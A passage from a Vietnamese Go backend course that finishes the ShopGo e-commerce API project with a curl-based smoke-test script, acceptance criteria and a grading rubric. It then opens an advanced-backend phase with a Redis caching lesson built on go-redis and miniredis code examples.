--- PASS: TestCatalogPermissionsAndValidation (1.39s)
--- PASS: TestOrderLifecycle (1.44s)
--- PASS: TestConcurrentOrdersNeverOversell (1.53s)
PASS
```

Cấu hình sai thì tiến trình **chết ngay lúc khởi động** và nói rõ mọi lỗi (đây là hành vi fail-fast ở Buổi 27):

```
APP_ENV=prod ./shopgo-api
```

```
lỗi: cấu hình không hợp lệ:
DATABASE_URL: bắt buộc phải có
JWT_SECRET: bắt buộc phải có
APP_ENV: phải là dev|staging|production (nhận "prod")
mã thoát: 1
```

Cuối cùng, kịch bản khói chạy trên **tệp nhị phân thật** (đã khởi động với PostgreSQL thật, `ADMIN_EMAIL`/`ADMIN_PASSWORD` để tạo admin lúc khởi động). Đây là loại kiểm tra bạn sẽ đưa vào bước "sau triển khai" của pipeline ở Giai đoạn 6:

```
# scripts/smoke.sh
#!/usr/bin/env bash
# Kiểm tra khói (smoke test) một bản ShopGo đang chạy: bash scripts/smoke.sh http://localhost:8080
# Cần: curl, node (chỉ để đọc trường JSON). Trả mã thoát khác 0 nếu có bước sai.
BASE="${1:-http://localhost:8080}"
API="$BASE/api/v1"
fail=0

field() { node -e 'let s="";process.stdin.on("data",d=>s+=d).on("end",()=>{try{let
v=JSON.parse(s);for(const k of
process.argv[1].split("."))v=v?.[k];console.log(v??"")}catch{console.log("")}})' "$1"; }
call() { # call METHOD PATH TOKEN BODY -> in "mã thân" ra stdout
    local m="$1" p="$2" t="$3" b="${4:-}"
    curl -s -o /tmp/smoke_body -w '%{http_code}' -X "$m" "$API$p" ${t:+-H "Authorization: Bearer $t"} -H
'Content-Type: application/json' ${b:+-d "$b"}
}
expect() { # expect "mô tả" mã_thực mã_mong_đợi
    if [ "$2" == "$3" ]; then echo "ok   $1 -> $2"; else
        echo "LỖI $1 -> $2 (muốn $3): $(cat /tmp/smoke_body)"
        fail=1
    fi
}

SUF=$RANDOM
EMAIL="khach$SUF@shopgo.vn"

expect "healthz" "$(curl -s -o /dev/null -w '%{http_code}' $BASE/healthz)" 200
expect "readyz" "$(curl -s -o /dev/null -w '%{http_code}' $BASE/readyz)" 200
expect "đăng ký" "$(call POST /auth/register '' "{\"email\":\"$EMAIL\",\"password\":\"matkhau-
123\",\"full_name\":\"Khách Thử\"}")" 201
expect "đăng ký trùng" "$(call POST /auth/register '' "{\"email\":\"$EMAIL\",\"password\":\"matkhau-
123\",\"full_name\":\"Khách Thử\"}")" 409
expect "đăng nhập sai" "$(call POST /auth/login '' "{\"email\":\"$EMAIL\",\"password\":\"sai-mat-khau\"}")"
401
expect "đăng nhập đúng" "$(call POST /auth/login '' "{\"email\":\"$EMAIL\",\"password\":\"matkhau-123\"}")"
200
USER_TOKEN=$(field access_token </tmp/smoke_body)
REFRESH=$(field refresh_token </tmp/smoke_body)
expect "/me" "$(call GET /me "$USER_TOKEN")" 200
expect "/me không token" "$(call GET /me '')" 401

expect "đăng nhập admin" "$(call POST /auth/login '' "{\"email\":\"${ADMIN_EMAIL:-
admin@shopgo.vn}\",\"password\":\"${ADMIN_PASSWORD:-quan-tri-vien-1}\"}")" 200
ADMIN_TOKEN=$(field access_token </tmp/smoke_body)
```

```
expect "customer tạo danh mục" "$(call POST /categories "$USER_TOKEN" '{"name":"Áo"}')" 403
expect "admin tạo danh mục" "$(call POST /categories "$ADMIN_TOKEN" "{\"name\":\"Áo $SUF\"}")" 201
CAT=$(field id </tmp/smoke_body)
expect "admin tạo sản phẩm" "$(call POST /products "$ADMIN_TOKEN" "{\"category_id\":$CAT,\"sku\":\"AO-
$SUF\",\"name\":\"Áo thun\",\"price\":199000,\"stock\":3}")" 201
PID=$(field id </tmp/smoke_body)
expect "danh sách công khai" "$(call GET '/products?limit=5&sort=price_asc' '')" 200

ORDER="{\"items\":[{\"product_id\":$PID,\"quantity\":2}]}"
expect "đặt hàng" "$(call POST /orders "$USER_TOKEN" "$ORDER")" 201
OID=$(field id </tmp/smoke_body)
echo "     tổng tiền đơn: $(field total </tmp/smoke_body)"
expect "đặt quá tồn kho" "$(call POST /orders "$USER_TOKEN" "$ORDER")" 409
expect "xem đơn của mình" "$(call GET /orders/$OID "$USER_TOKEN")" 200
expect "xem đơn của người khác (admin không phải chủ)" "$(call GET /orders/$OID "$ADMIN_TOKEN")" 404
expect "hủy đơn" "$(call POST /orders/$OID/cancellations "$USER_TOKEN")" 200
expect "hủy lần hai" "$(call POST /orders/$OID/cancellations "$USER_TOKEN")" 409
expect "refresh" "$(call POST /auth/refresh '' "{\"refresh_token\":\"$REFRESH\"}")" 200
expect "refresh dùng lại token cũ" "$(call POST /auth/refresh '' "{\"refresh_token\":\"$REFRESH\"}")" 401
expect "route không tồn tại" "$(call GET /khong-co '')" 404

[ $fail -eq 0 ] && echo "TẤT CẢ ĐẠT" || echo "CÓ LỖI"
exit $fail
```

```
ok   healthz -> 200
ok   readyz -> 200
ok   đăng ký -> 201
ok   đăng ký trùng -> 409
ok   đăng nhập sai -> 401
ok   đăng nhập đúng -> 200
ok   /me -> 200
ok   /me không token -> 401
ok   đăng nhập admin -> 200
ok   customer tạo danh mục -> 403
ok   admin tạo danh mục -> 201
ok   admin tạo sản phẩm -> 201
ok   danh sách công khai -> 200
ok   đặt hàng -> 201
     tổng tiền đơn: 398000
ok   đặt quá tồn kho -> 409
ok   xem đơn của mình -> 200
ok   xem đơn của người khác (admin không phải chủ) -> 404
ok   hủy đơn -> 200
ok   hủy lần hai -> 409
ok   refresh -> 200
ok   refresh dùng lại token cũ -> 401
ok   route không tồn tại -> 404
TẤT CẢ ĐẠT
```

(Tổng tiền 398.000 = 2 × 199.000: đơn giá chốt tại thời điểm đặt.)

5.1. Những chỗ bản tham chiếu CỐ Ý chưa hoàn hảo

Mỗi điểm dưới đây là một bài tập có giá trị (và là chủ đề của các buổi sau):

1. `order.List` **có N+1**: mỗi đơn gọi thêm một truy vấn lấy dòng hàng. Sửa bằng một truy vấn `WHERE order_id = ANY($1)` rồi gom theo `order_id` (Buổi 28).
2. **Idempotency lưu trong bộ nhớ**: chỉ đúng với một instance. Chuyển sang PostgreSQL hoặc Redis (Buổi 30, 32).
3. **Rate limit trong bộ nhớ**: nhiều instance thì hạn mức nhân lên. Chuyển sang Redis (Buổi 32).
4. **Chưa có** `Timeout` **toàn cục** gắn vào router (middleware đã có sẵn, chưa dùng): hãy gắn và chọn giá trị dựa trên đo đạc.
5. **Chưa có metrics và tracing**: Buổi 38.

6. `ReserveStock` **hoàn kho khi hủy không kiểm tra** sản phẩm có bị xóa: kiểm tra kịch bản và xử lý.
7. **Không có migration** `down` và chưa dùng `golang-migrate`: bộ chạy migration tự viết là để dễ hiểu; trong sản phẩm hãy dùng công cụ chuẩn (Buổi 22).
8. **Refresh token không gắn với thiết bị** (không có `user_agent`, IP): bài tập "danh sách thiết bị đang đăng nhập" ở Buổi 29.

6. Tiêu chí nghiệm thu (tự chấm)

Chức năng

- [ ] Mọi endpoint ở mục 1.1 hoạt động đúng mã trạng thái, kể cả đường lỗi.
- [ ] `register` luôn tạo `customer`; trường `role` gửi lên bị từ chối `400 unknown_field`.
- [ ] Đăng nhập sai mật khẩu và email lạ cho **cùng** phản hồi (mã, `code`, `message`).
- [ ] Dùng lại refresh token cũ ⇒ `401` **và** token mới cùng chuỗi cũng bị vô hiệu.
- [ ] Danh sách sản phẩm đi hết mọi trang ở 3 kiểu sắp xếp, không trùng/sót, kể cả khi nhiều sản phẩm cùng giá.
- [ ] Đặt hàng nhiều dòng; dòng trùng sản phẩm được gộp; một dòng hết hàng ⇒ **không dòng nào bị trừ kho**.
- [ ] Người khác xem/hủy đơn của bạn nhận `404` (không phải `403`).
- [ ] Hủy đơn hoàn kho đúng một lần; hủy lần hai ⇒ `409`.
- [ ] Cùng `Idempotency-Key` ⇒ cùng phản hồi, `Idempotent-Replayed: true`, chỉ trừ kho một lần; cùng khóa khác nội dung ⇒ `422`.

Phi chức năng

- [ ] 20 người tranh 5 sản phẩm: đúng 5 thành công, tồn kho cuối bằng 0 (test tự động).
- [ ] Mọi route ngoài danh sách công khai trả `401` khi không có token (test tự động duyệt `router.Routes()`).
- [ ] `404`, `405`, panic, body JSON hỏng, trường lạ, thân quá lớn đều ra đúng khuôn lỗi, có `request_id`.
- [ ] Không có chuỗi lỗi hạ tầng (`dial tcp`, `pq:`, tên bảng/ràng buộc) trong bất kỳ phản hồi nào (có test).
- [ ] Cấu hình sai ⇒ thoát mã 1 với danh sách lỗi đầy đủ; bí mật không xuất hiện trong log.
- [ ] `SIGTERM` trong lúc có request đang chạy ⇒ request hoàn tất, tiến trình thoát mã 0; `/readyz` trả `503` ngay khi nhận tín hiệu.
- [ ] Log mỗi request một dòng JSON ở staging/production, có `request_id`, `route` (mẫu, không phải URL thô), `status`, `latency`.
- [ ] `go vet ./...` sạch; `go test -race ./...` xanh (chạy trên Linux/WSL/CI); độ phủ gói nghiệp vụ ≥ 70%.
- [ ] Kiểm tra kiến trúc: `order` không import `product` (kiểm bằng `go list -deps` hoặc `depguard`).
- [ ] `openapi.yaml` hợp lệ, kiểm thử hợp đồng cho ít nhất 6 endpoint, script khói chạy xanh.

Rubric tự chấm (100 điểm)

Hạng mục	Điểm	Cách chấm
Tính đúng đắn dưới đồng thời (đặt hàng, refresh, idempotency)	20	Mỗi bất biến có test đồng thời và test chạy ổn định 50 lần liên tiếp
Bảo mật (xác thực, phân quyền, IDOR, injection, rò rỉ)	20	Bộ test tấn công ở mục 6 đạt toàn bộ

Hạng mục	Điểm	Cách chấm
Kiến trúc và ranh giới module	15	Kiểm tra tự động đồ thị import; composition root duy nhất; không biến toàn cục
Mô hình lỗi, API và đặc tả	15	Khuôn lỗi thống nhất; OpenAPI khớp; kiểm thử hợp đồng
Kiểm thử	15	Đủ tầng; schema riêng; không `Sleep`; không flaky
Vận hành (cấu hình, log, tắt êm, health)	10	Kiểm chứng bằng kịch bản thật
Chất lượng mã và tài liệu	5	Dễ đọc, `README` chạy được trong 5 phút

7. Mở rộng

1. **Sửa 8 điểm "cố ý chưa hoàn hảo"** ở mục 5.1.
2. **Thanh toán giả lập**: `POST /orders/:id/payments` với webhook giả từ cổng thanh toán, trạng thái `pending → paid`, xử lý webhook idempotent theo ID sự kiện.
3. **Giỏ hàng** trong PostgreSQL (`carts`, `cart_items`); chuyển giỏ thành đơn trong một giao dịch.
4. **Đánh giá sản phẩm** (`reviews`): chỉ người đã mua mới được đánh giá (kiểm tra qua `order_items`), mỗi người một đánh giá cho mỗi sản phẩm (`UNIQUE`).
5. **Tìm kiếm tiếng Việt không dấu**: `unaccent` + `pg_trgm` (Buổi 21), kèm index GIN và đo trước/sau.
6. **Audit log**: bảng ghi ai làm gì với đơn hàng và sản phẩm, ghi trong cùng giao dịch.
7. **Quản trị**: danh sách đơn của mọi người cho admin (hàm riêng `ListAllAsAdmin`, có phân trang keyset và lọc theo trạng thái), có test chứng minh customer không gọi được.

> **Điều dự án này dạy bạn**
>
> Khác biệt giữa một dự án học tập và một dịch vụ dám đưa lên production không nằm ở số tính năng mà ở **những thứ không nhìn thấy trên giao diện**: nhất quán của lỗi, bất biến được test dưới đồng thời, bí mật không lọt vào log, tiến trình tắt không làm rớt request, route mới không vô tình công khai. Hãy để ý rằng **phần lớn công sức của dự án nằm ngoài Gin**: thiết kế lược đồ, giao dịch, ranh giới module, mô hình lỗi, kiểm thử. Gin chỉ là lớp mỏng ở ngoài cùng. Nếu bạn làm tốt dự án này, bạn đã sẵn sàng cho phần tiếp theo: làm cho nó **nhanh** (cache, hàng đợi), **quan sát được** (log, metrics, trace), và **chạy ở bất cứ đâu** (Docker, CI/CD, Kubernetes).

PHẦN 5 — BACKEND NÂNG CAO VÀ KIẾN TRÚC HỆ THỐNG

> **Tổng quan giai đoạn**
> **Số buổi:** 9 (Buổi 32 – Buổi 40) và **Dự án 4** · **Thời lượng:** khoảng 4–5 tuần toàn thời gian · **Đầu vào:** hoàn thành Giai đoạn 4 (ShopGo v1) · **Đầu ra:** ShopGo v2: có cache, hàng đợi và sự kiện, giao tiếp gRPC và thời gian thực, quan sát được (log, metrics, trace), chịu lỗi, được bảo mật có hệ thống, kèm tài liệu thiết kế kiến trúc

ShopGo v1 chạy đúng. Giai đoạn này trả lời câu hỏi của người làm hệ thống thật: **"đúng thì đủ chưa?"** Chưa. Một hệ thống chạy trong môi trường thật phải **nhanh** khi tải tăng, **chịu được** khi phụ thuộc hỏng, **nhìn thấy được** khi có sự cố, **an toàn** trước kẻ tấn công, và **mở rộng được** khi nghiệp vụ lớn lên. Các kỹ thuật ở đây (cache, hàng đợi, sự kiện, quan sát, chống lỗi) không làm thêm tính năng cho người dùng; chúng là thứ phân biệt hệ thống "chạy được" với hệ thống "vận hành được".

Mục tiêu của giai đoạn


- Dùng **Redis** đúng chỗ: cache, giới hạn tần suất toàn cục, khóa phân tán; đối phó với bão cache, tuyết lở, xuyên thủng.
- Xử lý **bất đồng bộ**: hàng đợi tác vụ, kiến trúc hướng sự kiện, **outbox**, xử lý idempotent, thử lại, dead-letter.
- Giao tiếp giữa dịch vụ bằng **gRPC**; đẩy dữ liệu thời gian thực bằng **WebSocket**; làm việc với lưu trữ đối tượng, webhook, email.
- Mở rộng tầng dữ liệu: **replication, partitioning, sharding**, các lỗi truy vấn thường gặp, đa người thuê (multi-tenancy), pooler.
- Bảo mật có hệ thống: **OWASP API Security Top 10**, các bẫy JWT, quản lý bí mật, quét lỗ hổng phụ thuộc.
- **Quan sát được**: log có cấu trúc, **metrics Prometheus**, **tracing OpenTelemetry**, SLI/SLO và cảnh báo.
- **Chịu lỗi**: timeout, retry có backoff + jitter, **circuit breaker**, bulkhead, saga, thiết kế cho thất bại.
- Tư duy **kiến trúc và thiết kế hệ thống**: monolith, modular monolith, microservices; DDD, CQRS, event sourcing; phân tích đánh đổi qua các bài toán thật.

Danh sách buổi học

Buổi	Chủ đề	Từ khóa chính
32	Redis và chiến lược caching	cache-aside, singleflight, TTL jitter, cache âm, rate limit Lua, khóa phân tán
33	Hàng đợi, hướng sự kiện, outbox	asynq, at-least-once, idempotent consumer, outbox, dead-letter
34	gRPC và protobuf	`.proto`, unary/stream, deadline, interceptor, lỗi gRPC, so sánh với REST

Buổi	Chủ đề	Từ khóa chính
35	Thời gian thực và tích hợp ngoài	WebSocket, S3/MinIO + presigned URL, webhook (HMAC), email
36	CSDL nâng cao	replication, partitioning, sharding, N+1, pgbouncer, multi-tenancy, NoSQL
37	Bảo mật API	OWASP API Top 10, JWT pitfalls, quản lý bí mật, `govulncheck`, CSRF/XSS
38	Quan sát được	slog, Prometheus, OpenTelemetry, RED/USE, SLI/SLO, cảnh báo
39	Chịu lỗi và độ bền	retry/backoff/jitter, circuit breaker, bulkhead, saga, graceful degradation
40	Kiến trúc và thiết kế hệ thống	monolith/modular/microservices, DDD, CQRS, case study, ADR
Dự án 4	**ShopGo v2**	tổng hợp toàn giai đoạn

Bức tranh kiến trúc mục tiêu: ShopGo v2



Ba nguyên tắc xuyên suốt cả giai đoạn:

1. **PostgreSQL vẫn là nguồn sự thật.** Redis, hàng đợi, bộ chỉ mục đều là thứ *dẫn xuất*, có thể mất và dựng lại. Mọi thứ quan trọng về tiền, kho, quyền đều được bảo đảm bằng ràng buộc và giao dịch ở PostgreSQL.
2. **Giả định mọi thứ sẽ hỏng.** Mạng chậm, Redis chết, dịch vụ ngoài trả 500, tin nhắn đến hai lần, tiến trình bị giết giữa chừng. Thiết kế từng lời gọi với câu hỏi "nếu nó thất bại thì sao?".
3. **Đo trước, tối ưu sau; quan sát trước khi cần.** Không thêm cache, không tách dịch vụ, không chọn cơ sở dữ liệu mới vì "nghe nói tốt". Mỗi quyết định kiến trúc phải có số liệu hoặc yêu cầu đi kèm, và được ghi lại (ADR, Buổi 51).

Tự đánh giá trước khi sang Giai đoạn 6

- Tôi giải thích được ba bệnh của cache và cách chữa, và biết dữ liệu nào **không bao giờ** được đọc từ cache để ra quyết định.
- Tôi hiểu vì sao xử lý tin nhắn phải **idempotent** và vì sao cần **outbox** để ghi DB và phát sự kiện nhất quán.
- Tôi thêm được metrics, trace và log liên hệ vào một dịch vụ Go, và đặt được SLO với cảnh báo theo tốc độ đốt ngân sách lỗi.
- Tôi cấu hình được retry có backoff + jitter, circuit breaker, timeout, và nói được khi nào retry **gây hại**.

- Tôi duyệt được một API theo OWASP API Top 10 và tìm ra các lỗ hổng điển hình.
- Tôi thiết kế được một hệ thống mới trên giấy: ước lượng tải, chọn thành phần, nêu đánh đổi, chỉ ra điểm nghẽn.
- Tôi hoàn thành Dự án 4 và đạt các tiêu chí nghiệm thu.

Buổi 32 — Redis và chiến lược caching

Thông tin buổi học

Thời lượng: 6–7 giờ · **Mức độ:** Nâng cao · **Cần biết trước:** Buổi 12–15, 20–22, 26, 28–30

Mục tiêu học tập

Sau buổi học này bạn có thể:

- Mô tả Redis đúng bản chất (kho dữ liệu trong bộ nhớ, một luồng xử lý lệnh) và chọn cấu trúc dữ liệu phù hợp: string, hash, list, set, sorted set, stream.
- Dùng `go-redis` đúng cách: context, `redis.Nil`, pipeline, giao dịch, **script Lua**, Pub/Sub, `SCAN`.
- Cài **cache-aside** hoàn chỉnh: TTL kèm jitter, **chống bão cache** (`singleflight`), **cache âm**, xóa khi ghi, và **fail-open** khi Redis hỏng.
- Cài **giới hạn tần suất phân tán** và **khóa phân tán** an toàn (token, Lua, fencing), hiểu giới hạn của chúng.
- Nhận diện vấn đề nhất quán của cache và biết chọn chiến lược xóa/làm mới phù hợp.
- Vận hành Redis cơ bản: bền vững dữ liệu (RDB/AOF), chính sách loại bỏ khi đầy bộ nhớ, nhân bản/cụm, bảo mật, giám sát.

Cache là thứ làm hệ thống nhanh và cũng là thứ làm nó sai một cách khó phát hiện nhất

Khi thêm cache bạn đã tạo ra **hai nguồn dữ liệu**, và từ giờ phải trả lời mãi câu hỏi "dữ liệu này cũ bao lâu, ai làm nó mới lại?". Quy tắc: **đo trước** (có thật là chậm không? chậm ở đâu?), **cache ít nhất có thể**, **luôn có cách bỏ qua cache**, và coi cache là *tối ưu hóa có thể mất bất kỳ lúc nào*, không bao giờ là nguồn sự thật.

Về môi trường kiểm chứng của buổi này

Các chương trình dưới đây chạy trên **miniredis**, một máy chủ tương thích giao thức Redis viết bằng Go chạy ngay trong tiến trình (hỗ trợ Lua, Pub/Sub, TTL, giao dịch). Nó cho phép "tua" thời gian TTL để kiểm thử xác định và chạy được mà không cần cài Redis. Hành vi các lệnh được dùng ở đây trùng với Redis thật, nhưng miniredis **không** thay thế Redis ở mọi chi tiết (hiệu năng, cụm, bền vững dữ liệu, một số lệnh hiếm). Khi làm bài tập, hãy chạy lại bằng Redis thật (`docker run -p 6379:6379 redis:7`) để thấy hành vi thật, đặc biệt các phần về bộ nhớ và hiệu năng.

1. Redis là gì, và khi nào nên (không nên) dùng

Redis là kho dữ liệu **khóa-giá trị trong bộ nhớ** với các cấu trúc dữ liệu phong phú. Ba đặc điểm quyết định cách bạn dùng nó:

1. **Trong bộ nhớ**: đọc/ghi ở mức dưới mili-giây (thường 50–200 µs trong cùng mạng), nhanh hơn PostgreSQL hàng chục lần cho cùng một lần tra cứu khóa. Đổi lại dung lượng bị giới hạn bởi RAM (đắt), và dữ liệu có thể mất khi sự cố nếu không cấu hình bền vững.
2. **Xử lý lệnh bằng một luồng**: mỗi lệnh chạy **nguyên tử**, không bị lệnh khác chen vào. Đây là lý do `INCR`, `SET NX`, `LPUSH` an toàn dưới đồng thời mà không cần khóa. Hệ quả ngược lại: một lệnh chậm (`KEYS *` trên triệu khóa, script Lua dài) **chặn mọi client khác**.

3. **Cấu trúc dữ liệu phong phú**: không chỉ chuỗi, mà còn hash, list, set, sorted set, stream, bitmap, HyperLogLog, geo. Mỗi cái là một "công cụ" đã tối ưu cho một lớp bài toán.

Khi nên dùng Redis:

Nhu cầu	Cấu trúc/kỹ thuật	Ví dụ ShopGo
Cache dữ liệu đọc nhiều	String/Hash + TTL	Chi tiết sản phẩm, danh sách trang chủ
Bộ đếm, giới hạn tần suất	`INCR`, Lua	Rate limit toàn cục, lượt xem
Phiên, token tạm	String/Hash + TTL	Mã OTP, token xác minh email
Khóa phân tán, idempotency	`SET NX PX`, Lua	Chống chạy trùng job, `Idempotency-Key`
Bảng xếp hạng	Sorted set	Sản phẩm bán chạy
Hàng đợi nhẹ, sự kiện	List, Stream, Pub/Sub	Hàng đợi tác vụ nền, thông báo thời gian thực (Buổi 33)

Khi không nên: làm **nguồn sự thật duy nhất** cho dữ liệu quan trọng (đơn hàng, tiền) trừ khi bạn hiểu và chấp nhận mô hình bền vững của nó; thay thế truy vấn quan hệ (join, ràng buộc, giao dịch đa bảng); lưu đối tượng khổng lồ (vài MB mỗi khóa); dùng như "cái thùng chứa mọi thứ" không có chủ sở hữu và TTL.

2. Cấu trúc dữ liệu và lệnh chính

Kiểu	Lệnh tiêu biểu	Dùng cho
String	`SET k v [EX s] [NX]`, `GET`, `INCR`, `MGET`	Cache đối tượng (JSON), bộ đếm, cờ, khóa
Hash	`HSET`, `HGET`, `HGETALL`, `HINCRBY`	Đối tượng nhỏ cần đọc/ghi từng trường (phiên, giỏ hàng)
List	`LPUSH`, `RPOP`, `BRPOP`, `LRANGE`	Hàng đợi FIFO/LIFO đơn giản, danh sách mới nhất
Set	`SADD`, `SISMEMBER`, `SINTER`	Tập không trùng, thẻ, "đã xem", giao/hợp tập
Sorted set	`ZADD`, `ZINCRBY`, `ZRANGE`, `ZREVRANK`	Bảng xếp hạng, hàng đợi ưu tiên/hẹn giờ, cửa sổ trượt
Stream	`XADD`, `XREADGROUP`, `XACK`	Nhật ký sự kiện bền, nhóm consumer (Buổi 33)
Chung	`EXPIRE`, `TTL`, `DEL`, `SCAN`, `EXISTS`	Vòng đời khóa, duyệt khóa

Chương trình sau đi qua các thao tác này bằng `go-redis`. Chú ý cách `redis.Nil` được xử lý, cách TTL "tua" được, và script Lua giải quyết một lỗi kinh điển (mở khóa nhầm):

```
package main

import (
    "context"
    "errors"
    "fmt"
    "time"

    "github.com/alicebob/miniredis/v2"
    "github.com/redis/go-redis/v9"
)

func main() {
    // miniredis: máy chủ Redis thu nhỏ viết bằng Go, chạy trong tiến trình; có FastForward để "tua" thời gian TTL.
    // Địa chỉ thật khi chạy production: redis.NewClient(&redis.Options{Addr: "redis:6379", ...}).
    mr, err := miniredis.Run()
    if err != nil {
        panic(err)
```

```
    }
    defer mr.Close()
    rdb := redis.NewClient(&redis.Options{Addr: mr.Addr()})
    defer rdb.Close()
    ctx := context.Background()

    fmt.Println("--- String, TTL, và redis.Nil (không có khóa) ---")
    rdb.Set(ctx, "product:7:name", "Áo thun", 30*time.Second)
    v, _ := rdb.Get(ctx, "product:7:name").Result()
    fmt.Println("GET:", v, "| TTL:", rdb.TTL(ctx, "product:7:name").Val())
    _, err = rdb.Get(ctx, "khong:co").Result()
    fmt.Println("khóa không tồn tại ->", err, "| là redis.Nil:", errors.Is(err, redis.Nil), "(KHÔNG phải
lỗi hạ tầng, phải xử lý riêng)")
    mr.FastForward(31 * time.Second)
    _, err = rdb.Get(ctx, "product:7:name").Result()
    fmt.Println("sau 31 giây, khóa đã hết hạn:", errors.Is(err, redis.Nil))

    fmt.Println("--- INCR nguyên tử (bộ đếm) ---")
    for range 5 {
        rdb.Incr(ctx, "views:product:7")
    }
    fmt.Println("lượt xem:", rdb.Get(ctx, "views:product:7").Val())

    fmt.Println("--- SET NX (chỉ đặt nếu chưa có): nền tảng của khóa phân tán và idempotency ---")
    ok1, _ := rdb.SetNX(ctx, "lock:order:9", "worker-A", 10*time.Second).Result()
    ok2, _ := rdb.SetNX(ctx, "lock:order:9", "worker-B", 10*time.Second).Result()
    fmt.Println("worker-A lấy được khóa:", ok1, "| worker-B lấy được khóa:", ok2)

    fmt.Println("--- Hash: lưu đối tượng nhỏ, đọc/ghi từng trường ---")
    rdb.HSet(ctx, "session:abc", map[string]any{"user_id": 42, "role": "customer"})
    rdb.HIncrBy(ctx, "session:abc", "requests", 1)
    all, _ := rdb.HGetAll(ctx, "session:abc").Result()
    fmt.Println("session:abc =", all)

    fmt.Println("--- Sorted set: bảng xếp hạng ---")
    rdb.ZAdd(ctx, "top:sold", redis.Z{Score: 120, Member: "ao-thun"}, redis.Z{Score: 340, Member: "quan-
jean"}, redis.Z{Score: 75, Member: "non"})
    rdb.ZIncrBy(ctx, "top:sold", 300, "ao-thun")
    top, _ := rdb.ZRevRangeWithScores(ctx, "top:sold", 0, 1).Result()
    for i, z := range top {
        fmt.Printf("  #%d %v (%v lượt bán)\n", i+1, z.Member, z.Score)
    }

    fmt.Println("--- Pipeline: gom nhiều lệnh vào MỘT vòng mạng ---")
    pipe := rdb.Pipeline()
    incr := pipe.Incr(ctx, "pipe:counter")
    pipe.Expire(ctx, "pipe:counter", time.Minute)
    pipe.Set(ctx, "pipe:flag", "x", 0)
    _, err = pipe.Exec(ctx)
    fmt.Println("pipeline lỗi:", err, "| counter =", incr.Val(), "| số lệnh gửi đi cùng lúc: 3")

    fmt.Println("--- Lua: nhiều bước thành MỘT thao tác nguyên tử (kiểm tra rồi mới ghi, không bị chen
ngang) ---")
    // Giải phóng khóa CHỈ KHI còn đúng là chủ khóa: GET rồi DEL phải nguyên tử, nếu không có thể xóa nhầm
khóa của người khác.
    unlock := redis.NewScript(`
        if redis.call("GET", KEYS[1]) == ARGV[1] then
            return redis.call("DEL", KEYS[1])
        end
        return 0`)
    n1, _ := unlock.Run(ctx, rdb, []string{"lock:order:9"}, "worker-B").Int()
    n2, _ := unlock.Run(ctx, rdb, []string{"lock:order:9"}, "worker-A").Int()
    fmt.Println("worker-B (không phải chủ) mở khóa ->", n1, "| worker-A (chủ) mở khóa ->", n2)

    fmt.Println("--- Pub/Sub: phát sự kiện tức thời (không lưu; ai không nghe lúc đó thì mất) ---")
    sub := rdb.Subscribe(ctx, "orders:created")
    defer sub.Close()
    _, _ = sub.Receive(ctx) // chờ xác nhận đăng ký
    rdb.Publish(ctx, "orders:created", `{"order_id":9}`)
```

```
    msg, _ := sub.ReceiveMessage(ctx)
    fmt.Println("nhận từ", msg.Channel+":", msg.Payload)

    fmt.Println("--- Cảnh báo: KEYS * khóa cả server khi dữ liệu lớn; dùng SCAN theo lô ---")
    var cursor uint64
    var found int
    for {
        keys, next, _ := rdb.Scan(ctx, cursor, "product:*", 100).Result()
        found += len(keys)
        if cursor = next; cursor == 0 {
            break
        }
    }
    fmt.Println("SCAN thấy", found, "khóa khớp product:* (đã hết hạn nên 0)")
}
```

```
--- String, TTL, và redis.Nil (không có khóa) ---
GET: Áo thun | TTL: 30s
khóa không tồn tại -> redis: nil | là redis.Nil: true (KHÔNG phải lỗi hạ tầng, phải xử lý riêng)
sau 31 giây, khóa đã hết hạn: true
--- INCR nguyên tử (bộ đếm) ---
lượt xem: 5
--- SET NX (chỉ đặt nếu chưa có): nền tảng của khóa phân tán và idempotency ---
worker-A lấy được khóa: true | worker-B lấy được khóa: false
--- Hash: lưu đối tượng nhỏ, đọc/ghi từng trường ---
session:abc = map[requests:1 role:customer user_id:42]
--- Sorted set: bảng xếp hạng ---
  #1 ao-thun (420 lượt bán)
  #2 quan-jean (340 lượt bán)
--- Pipeline: gom nhiều lệnh vào MỘT vòng mạng ---
pipeline lỗi: <nil> | counter = 1 | số lệnh gửi đi cùng lúc: 3
--- Lua: nhiều bước thành MỘT thao tác nguyên tử (kiểm tra rồi mới ghi, không bị chen ngang) ---
worker-B (không phải chủ) mở khóa -> 0 | worker-A (chủ) mở khóa -> 1
--- Pub/Sub: phát sự kiện tức thời (không lưu; ai không nghe lúc đó thì mất) ---
nhận từ orders:created: {"order_id":9}
--- Cảnh báo: KEYS * khóa cả server khi dữ liệu lớn; dùng SCAN theo lô ---
SCAN thấy 0 khóa khớp product:* (đã hết hạn nên 0)
```

Những điểm cần khắc ghi:

- `redis.Nil` **không phải lỗi hạ tầng.** Nó nghĩa là "không có khóa". Mọi lời gọi `Get` phải phân biệt ba kết quả: có giá trị, `redis.Nil` (miss), và lỗi thật (mạng, timeout). Gộp chung `redis.Nil` với lỗi khác là nguồn của hai lỗi: hoặc hiểu miss là sự cố (báo lỗi 500 cho người dùng), hoặc nuốt sự cố thật vì tưởng là miss.
- `SET NX` **là nguyên tử**: worker-A chiếm được, worker-B không. Đây là viên gạch của khóa phân tán và `Idempotency-Key` phân tán.
- **Hash** lưu trường riêng lẻ (`HINCRBY` cộng một trường mà không cần đọc-sửa-ghi cả đối tượng); phù hợp khi đối tượng nhỏ và thay đổi từng phần.
